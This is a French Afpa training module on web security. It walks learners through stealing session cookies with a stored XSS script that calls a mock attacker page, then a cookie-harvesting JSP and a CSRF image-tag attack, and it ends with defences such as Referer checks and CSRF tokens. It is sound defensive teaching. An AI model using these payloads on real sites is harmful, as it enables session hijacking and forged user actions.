[CyberEdu\\_module\\_3\\_reseau\\_et\\_applicatifs.pdf](#), La sécurité des applications Web, Usurpation d'identités via les cookies.

### 2.6.1 Les cookies et l'authentification

Nous avons vu que HTTP était un protocole prévu au départ pour le téléchargement de fichiers et l'affichage de pages statiques.

Un des problèmes classiques posés par HTTP est d'identifier correctement les utilisateurs d'un site, en vérifiant que l'on dialogue réellement avec le même utilisateur, dans différentes pages ou dans la même page à des instants différents.

Ce suivi des utilisateurs authentifiés s'appuie sur les « cookies de session » :

- si un utilisateur s'est authentifié sur :  
<http://nomdesite.com/login.html?user=regis&pass=mdp> avec un mot de passe correct, le serveur associera le cookie de session avec les données de l'utilisateur logué ;
- toutes les requêtes suivantes incluront le cookie de session dans les entêtes ou dans un champ caché de la requête ;
- cela permet au serveur de s'assurer qu'il communique avec le même navigateur que celui avec lequel l'utilisateur [regis](#) s'est authentifié au départ.



### Mise en situation : observez le fonctionnement des cookies de session

Nous allons observer les échanges de cookie de session, entre le client et le serveur, tels qu'ils sont décrits dans le document CyberEdu qui précède.

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

Ouvrez sous le navigateur Firefox la page [creation.html](#) du projet [DefacementSiteV2](#) (dossier corriges).

Ouvrez le volet d'observation du Réseau, sous Firefox : Menu *Outils / Développement Web / Réseau*.

Au premier chargement de la page, on voit un cookie permanent créé pour la démonstration : *moncookie=regis*. Mais il n'y a pas de cookie de session.

Après soumission du formulaire, le serveur renvoie :


- le cookie de session *JSESSIONID* : [f4bfd19301ea7e2aaa30c37d5319](#)
- le *path* du site : [/DefacementSiteV2](#)
- *httpOnly* = *true*

Ce booléen interdit au navigateur Web de manipuler ce cookie, pour éviter des attaques directes en JavaScript. Il ne peut donc être géré que côté serveur.

Au premier chargement :



Après le submit :



Vérifiez que le cookie de session reste bien le même, tant que l'on ne ferme pas la session, en quittant le navigateur.

## 2.6.2 Le vol de cookie de session

Les cookies de session donnent des pouvoirs :

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

- la possession du cookie donne accès au site avec les privilèges de l'utilisateur qui a établi la session ;
- le vol de cookie permettra donc à un attaquant d'usurper l'identité d'un utilisateur légitime ;
- les actions réalisées sembleront provenir de l'utilisateur légitime et permettront le vol ou la corruption de données sensibles.

Il y a plusieurs méthodes de vol de cookies de session, correspondant aux différents endroits où ils se trouvent (client, réseau, serveur) :



On peut donc:

- récupérer les cookies en compromettant le serveur ou le navigateur de l'utilisateur ;
- prédire le cookie avec des informations que vous avez déduites ;
- récupérer le cookie par des attaques par le réseau, en « reniflant » le réseau ou en empoisonnant le cache DNS. Par exemple, en faisant croire à l'utilisateur que vous êtes Facebook, il vous enverra le cookie.



**Mise en situation : retour sur l'utilisation des cookies de session en Java**

Le projet [DefacementSiteV2](#) ajoute la gestion des comptes employeurs : seuls les employeurs inscrits sur le site peuvent y déposer des offres d'emploi.

La consultation des offres reste libre.

Il faut donc commencer par s'identifier sur le site : en cas d'identification réussie, la page serveur stocke le nom de l'utilisateur (employeur) dans une variable de session (qui servira à l'accueillir lorsqu'il postera une nouvelle offre d'emploi).

Tout cela est classique, mais repose sur les cookies de session, qui ne doivent pas être capturés par un utilisateur malveillant.

=> Lancez le projet et analysez le code qui gère les sessions en Java :

Dans la page d'authentification (*identifier.jsp*), si l'utilisateur s'identifie avec succès, on rentre ses informations de sécurité (paramètre HTTP *user*) dans une variable de session *nom* :

```
session.setAttribute ("nom", request.getParameter("user") );
```

Dans la page de création d'emploi, réservée aux employeurs inscrits sur le site, on teste l'existence de cette variable de session, pour vérifier qu'un utilisateur autorisé est connecté :

```
if (session.getAttribute("nom") == null)
{
    Message d'erreur
}
else
{
    Traitement demandé
}
```

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

La page d'affichage des offres d'emploi reste bien sûr accessible à tous et ne demande pas de connexion.



### Mise en situation : vol de cookie de session en exploitant une vulnérabilité XSS

La technique consiste à injecter dans la page de la victime, un script qui va envoyer les cookies, y compris le cookie de session, à un site malveillant qui va les mémoriser.

Nous allons utiliser le site [DefacementSiteV2](#) (fourni) comme victime.

Vous aurez à coder la maquette du site malveillant qui récupère les cookies ([VolCookies](#) avec la page [BadServeur.jsp](#)).

Lancez la page d'ajout d'emploi du site [DefacementSiteV2](#) après vous être connectés dans la page d'identification.

Rentrez le script ci-dessous dans le champ description de l'emploi :

```
<script type="text/javascript">
  var img = document.createElement("img"); //1
  img.setAttribute("src",
    "http://localhost:8080/VolCookies/BadServeur.jsp"); //2
  document.body.appendChild(img); //3
</script>
```

En utilisant le DOM (*Document Object Model*), ce script crée une image *img* (1) en lui associant l'URL de la page pirate (*BadServeur.jsp*) à la place du nom du fichier image (2).

Il ajoute ensuite l'image comme un nouveau nœud du document courant, sous le nœud *body* (3).

Le script n'a pas d'effet visible. Une balise image qui n'est pas associée à un fichier image ne se voit presque pas : on ne voit que son emplacement dans la page, que l'on peut faire disparaître en rajoutant l'attribut `alt = ""` dans le script.

```
<script type="text/javascript">
  var img = document.createElement("img");
  img.setAttribute("src","http://localhost:8080/VolCookies/BadServeur.jsp");
  img.setAttribute("alt","");
  document.body.appendChild(img);
</script>
```

Le script est inséré dans la base de données comme une offre d'emploi, et s'exécute donc silencieusement dans la page d'affichage des offres.

En suivant les échanges avec l'outil Réseau de Firefox, on constate que ce script caché envoie comme prévu une requête de type *GET* vers le site pirate *BadServeur.jsp*, et fait donc remonter tous les cookies, y compris le cookie de session :

## Liste des emplois proposés

developpeur objet

developpeur objet

developpeur objet

Inspecteur Console Débugueur Éditeur de s... Performanc... Réseau						
Tout HTML CSS JS XHR Polices Images Médias Flash WS Autre						
État	Méthode	Fichier	Domaine	En-têtes	Cookies	
200	GET	affichage.jsp	localhost:8080	Filtrer les cookies		
200	GET	BadServeur.jsp	localhost:8080	Cookies de la requête		
				JSESSIONID : "f8a23734cb8787e6fa4615c322a0"		
				moncookie : "regis"		

Codez maintenant le site pirate [VolCookies](#), avec la page jsp [BadServeur.jsp](#) qui va récupérer les cookies de session et les afficher dans la console du serveur *GlassFish* par des *println* (elle s'arrête là dans notre maquette !)

```
Infos: ***** Cookies piratés : attaque XSS *****
Infos: Nom = JSESSIONID
Infos: Valeur = 59aad94d4a201d69c9c230cf9f79
Infos: -----
Infos: Nom = moncookie
Infos: Valeur = regis
Infos: -----
```

Un petit rappel JSP sur les cookies (extrait de code de la page [BadServeur.jsp](#)) :

```
Cookie [] liste = request.getCookies(); // récupération liste cookies
if (liste != null)
{
    for (Cookie ck : liste) // boucle d'affichage
    {
        System.out.println ("Nom = " + ck.getName());
    }
    etc.
```

Dans le répertoire **Corrigés** : projet [VolCookies](#)

### 2.6.3 Parades au vol de cookie de session

La première défense est de rendre le cookie non prévisible pour éviter le vol par supposition : les cookies de session doivent être générés de façon aléatoire et suffisamment longs, de même que les identifiants dans des champs cachés.

On peut aussi anticiper une attaque en ne s'appuyant pas uniquement sur les cookies de session pour identifier un utilisateur. On ajoutera des informations complémentaires dans les pages (champs cachés ou champ *Referer*) pour corréler l'information entre le client et le serveur, afin de :

- n'accepter que les requêtes provenant d'interactions légitimes avec le site Web (par clic sur des liens) ;
- vérifier non seulement l'utilisateur mais aussi le contexte de l'action : si un utilisateur est en train de consulter son compte, il n'a pas le droit de faire un virement depuis cette page, même si son cookie de session est valide.

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

Les défenses contre la falsification de requêtes intersites CSRF sont également utiles<sup>4</sup>.

On peut aussi atténuer les conséquences du vol de session :

Ainsi, en 2013, *Twitter* utilisait un cookie de session unique pour chaque utilisateur (construit à partir de son identifiant et de son mot de passe) et n'invalidait pas ce cookie à la déconnexion. Il pouvait donc être réutilisé plus tard, ce qui a créé une vulnérabilité :

<https://packetstormsecurity.com/files/119773/twitter-cookie.txt>.


Il faut donc :

- changer le cookie de session à chaque connexion ;
- détruire le cookie à la déconnexion de l'utilisateur ;
- mettre un *Time out* au cookie de session.

On pourrait penser utiliser l'adresse IP de la session comme contrôle mais ce n'est pas une bonne défense :

- il y aura des faux positifs car l'adresse IP peut légitimement changer (renégociation DHCP ou passage du Wifi en 3G) ;
- il y aura des faux négatifs car la même adresse IP peut concerner plusieurs machines (requêtes à travers la même box en adressage NAT).

## 2.7 LA FALSIFICATION DE REQUETES INTERSITE (CSRF)



[https://web.nvd.nist.gov/view/vuln/statistics-results?adv\\_search=true&cves=on&query=cross-site+request+forgery&cvss\\_version=3](https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on&query=cross-site+request+forgery&cvss_version=3)

Une attaque CSRF (*Cross-Site Request Forgery*) force le navigateur d'une victime authentifiée à envoyer une requête HTTP forgée, comprenant le cookie de session de la victime ainsi que toute autre information automatiquement incluse, à une application web vulnérable. Ceci permet à l'attaquant de forcer le navigateur de la victime à générer des requêtes dont l'application vulnérable pense qu'elles émanent légitimement de la victime.

---

<sup>4</sup> Voir paragraphe suivant sur CSRF.



L'attaquant peut forcer la victime à réaliser n'importe quelle opération de changement d'état autorisée à la victime. Ainsi, il peut la forcer à modifier son compte, à faire des achats, à se déconnecter ou même à se connecter.

### 2.7.1 Exemple de falsification de requêtes intersite (CSRF)

Les URL avec effet de bord :

<http://bank.com/transfer.cgi?montant=8888&to=attacker>

Les requêtes GET ont souvent des effets de bord sur l'état du serveur, même si ce n'est pas prévu.


Qu'arrive-t-il si un utilisateur est logué sur *bank.com* avec un cookie de session actif et qu'une requête est émise par le lien ci-dessus ?

Comment faire pour que l'utilisateur clique sur ce lien ?

Supposons que le client soit connecté à sa banque et visite en même temps le site malveillant *attacker.com*.

La page de ce site contient une balise image, dont l'attribut *src* contient la requête vers la banque : même principe que dans la mise en situation précédente sur le vol de cookies en XSS.

Le navigateur visite automatiquement l'URL désignée par l'attribut *src*, pour obtenir ce qu'il croit être une image. Donc, il envoie la requête à *bank.com*.



Normalement, si l'utilisateur n'est pas logué sur la banque, celle-ci rejette la requête, puisque l'émetteur n'est pas authentifié.

Mais si l'utilisateur est logué sur sa banque au même moment, la requête falsifiée sera accompagnée du cookie de session de la banque, qui authentifie l'utilisateur. La requête sera donc acceptée par la banque : par exemple, un virement en faveur de l'attaquant !

Dans une attaque de falsification de requête intersite, il faut définir :

- **la cible** : l'utilisateur qui a un compte sur un serveur vulnérable
- **le but de l'attaque** : émettre des requêtes vers le serveur via le navigateur de l'utilisateur victime pour que le serveur les estime légitimes
- **les moyens de l'attaquant** : faculté de faire cliquer l'utilisateur victime sur un lien réalisé spécialement par l'attaquant pour attaquer le site vulnérable
- **les points essentiels** : il faut que les requêtes au serveur web aient une structure prévisible et utiliser quelque chose comme `<img src=url_attaquant />` pour forcer la victime à l'envoyer.



## 2.7.2 Les parades contre la falsification de requêtes intersite (CSRF)

### 1) Une première protection contre les attaques CSRF est d'utiliser le champ **Referer** :

Le navigateur remplira le champ **Referer** avec la page qui contient le lien : ce champ permet de valider les requêtes qu'un utilisateur peut légitimement atteindre.

En-têtes	Cookies	Paramètres	Réponse	Délais
URL de la requête : <a href="https://nakedsecurity.sophos.com/2016/04/21/29-of-android-devices-cant-be-patched-by-google/">https://nakedsecurity.sophos.com/2016/04/21/29-of-android-devices-cant-be-patched-by-google/</a>				
Méthode de la requête : GET				
Adresse distante : 192.0.79.32:443				
Code d'état : 200 OK				
Version : HTTP/2.0				
Filtrer les en-têtes				
En-têtes de la réponse (0,501 Ko)				
En-têtes de la requête (0,446 Ko)				
Host : "nakedsecurity.sophos.com"				
User-Agent : "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"				
Accept : "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"				
Accept-Language : "fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3"				
Accept-Encoding : "gzip, deflate, br"				
DNT : "1"				
Referer : "https://www.reddit.com/r/security/?ref=search_subreddits"				
Connection : "keep-alive"				

Pour les utilisateurs légitimes, si le champ *Referer* existe et correspond à une page valide du site, on peut normalement accepter la requête demandée.

Cette défense est aussi utile pour le vol de session.

Une des difficultés est que le champ *Referer* est optionnel :

- il n'est pas prévu dans tous les navigateurs (parfois pour des raisons légitimes) ;
- le contrôle du *Referer* est parfois assez laxiste : des requêtes sont bloquées si le *Referer* n'est pas le bon mais sont autorisées quand il est vide ;
- un *Referer* manquant est-il toujours sans danger ?

Non, car les attaquants peuvent supprimer le *Referer*.

### 2) Une autre protection contre les attaques CSRF est d'inclure un secret dans les liens et formulaires.

Vous pouvez utiliser un champ caché, personnaliser l'entête HTTP ou l'encoder directement dans l'URL.

Ce secret ne doit pas être prévisible mais peut être le même que l'identifiant de session envoyé dans le cookie.

Par exemple, le Framework *Ruby on Rails* inclut automatiquement un secret dans chaque lien.

### 3) Recommandation générale : le Jeton de Synchronisation (*Synchronizer Token*)

- Toute opération qui change l'état du serveur exige un jeton de sécurité aléatoire (*secure random token* encore appelé *CSRF token*) pour se protéger contre les attaques CSRF
- Caractéristiques d'un jeton CSRF :
  - o Il est unique pour chaque utilisateur et chaque session de cet utilisateur ;
  - o Il est attaché à une seule session utilisateur ;
  - o Il est aléatoire avec une grande plage de valeurs ;
  - o Il est généré par un générateur de nombres aléatoires fiable (comme la classe *java.security.SecureRandom* en Java).

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

- Le jeton CSRF est ajouté comme champ caché dans le formulaire ou dans l'URL, à chaque fois qu'une opération de changement d'état survient dans un GET ou un POST :

```
<form action="http://bank.com method="post">
  <input type="hidden" name="CSRFToken"
    value="0wY4NmQwODE40DRjN2Q2NT1hMmZlYWwEwYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZ" />
</form>
```

- Le serveur rejette l'action demandée si la validation CSRF échoue.

#### 4) Double soumission des cookies

La double soumission des cookies est définie comme l'envoi d'une valeur aléatoire à la fois dans le cookie et dans un paramètre de la requête que le serveur vérifiera.

L'attaquant aura du mal à soumettre un formulaire s'il ne peut pas prévoir la valeur aléatoire.

[Direct Web Remoting \(DWR\)](#) Java library version 2.0, a une protection CSRF intégrée qui implémente la soumission du double cookie.

### 5) Les mesures préventives qui NE marchent PAS

#### Utiliser un Cookie Secret

N'oubliez pas que tous les cookies, même les secrets sont envoyés avec chaque requête. Le cookie secret sera envoyé comme les autres vers la banque, qui acceptera la requête falsifiée comme précédemment.

#### Accepter uniquement les requêtes POST

Il existe de nombreuses méthodes permettant à un attaquant de conduire une victime à soumettre une requête POST, comme un simple formulaire situé sur le site de l'attaquant avec des champs cachés. Ce formulaire peut être envoyé automatiquement par JavaScript ou par la victime qui ne se doute de rien.



#### Mise en situation : attaque CSRF

Nous allons à nouveau utiliser le site [DefacementSiteV2](#) comme victime et le site [VolCookiesC2](#) comme site d'attaque.

Dans cette deuxième version, le site pirate possède une page *index.html* attrayante, pour attirer les utilisateurs et réaliser l'attaque CSRF.

Vous mettrez ce que vous voulez dans cette page, en y ajoutant bien sûr le code de l'attaque :

```
<img src=http://localhost:8080/DefacementSiteV2/creerEmploi.jsp?description=xxx alt="" />
```

Sans vous connecter sur le site d'emploi (la victime), lancez la page *index.html* du site pirate et vérifiez que la requête falsifiée a bien été envoyée au site victime (Outils Réseau de Firefox : **étape 1**).

Mais comme nous avons rajouté un mécanisme d'authentification dans le site d'emploi, la requête falsifiée est rejetée.

On peut vérifier que l'offre d'emploi proposée par la requête falsifiée n'a pas été inscrite dans la base de données (**étape 2**).

Connectez vous maintenant en tant qu'employeur sur le site d'emploi et rechargez la page du site pirate (**étape 3**).

On constate que la page pirate envoie le cookie de session avec la requête GET : celle-ci est donc acceptée et le nouvel emploi est créé (**étape 4**).


## Etape 1 :



## Etape 2 :



## Etape 3 :



Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

#### Etape 4 :



Dans le répertoire Corrigés : projet VolCookiesV2



Mise en situation : parade à CSRF par l'utilisation du champ *Referer*

Il faut tester le champ *Referer* dans la page *creerEmploi.jsp* du site d'emploi.

Ce champ contient l'url de l'appelant :

- <http://localhost:8080/DefacementSiteV2/creation.html>  
pour une requête légitime lancée par la page du vrai site d'emploi
- <http://localhost:8080/VolCookiesV2/index.html>  
pour une requête falsifiée lancée par la page d'index du site pirate.

Nous allons donc renforcer la sécurité de notre site en testant ce champ avant d'accepter l'ajout d'un nouvel emploi. Dans la page *creerEmploi.jsp*, ajoutez le test du *Referer* :

```
if (session.getAttribute("nom") == null)
{
    out.println("<h3>Veuillez vous connecter avant de déposer une offre d'emploi</h3>");
}
else if
(!request.getHeader("referer").equals("http://localhost:8080/DefacementSiteV3/creation.html"))
{
    System.out.println("==> Tentative d'attaque CSRF");
}
else
    // Création du nouvel emploi
```

Relancez la page du site pirate, après vous être connecté au site d'emploi, et vérifiez que la création d'emploi ne se fait plus. L'attaque CSRF est détectée par le serveur et échoue :



Corrigé : DefacementSiteV3 dans le dossier corriges.



Pour aller plus loin et implémenter le *CSRF Token*, se rapporter au projet OWASP :

[https://www.owasp.org/index.php/Category:OWASP\\_CSRFGuard\\_Project](https://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project)

## **CRÉDITS**

### **OEUVRE COLLECTIVE DE L'AFPA**

Sous le pilotage de la DIIP  
et du centre sectoriel Tertiaire

### **EQUIPE DE CONCEPTION**

Chantal PERRACHON – IF Neuilly-sur-Marne  
Régis Lécu – Formateur AFPA Pont de Claix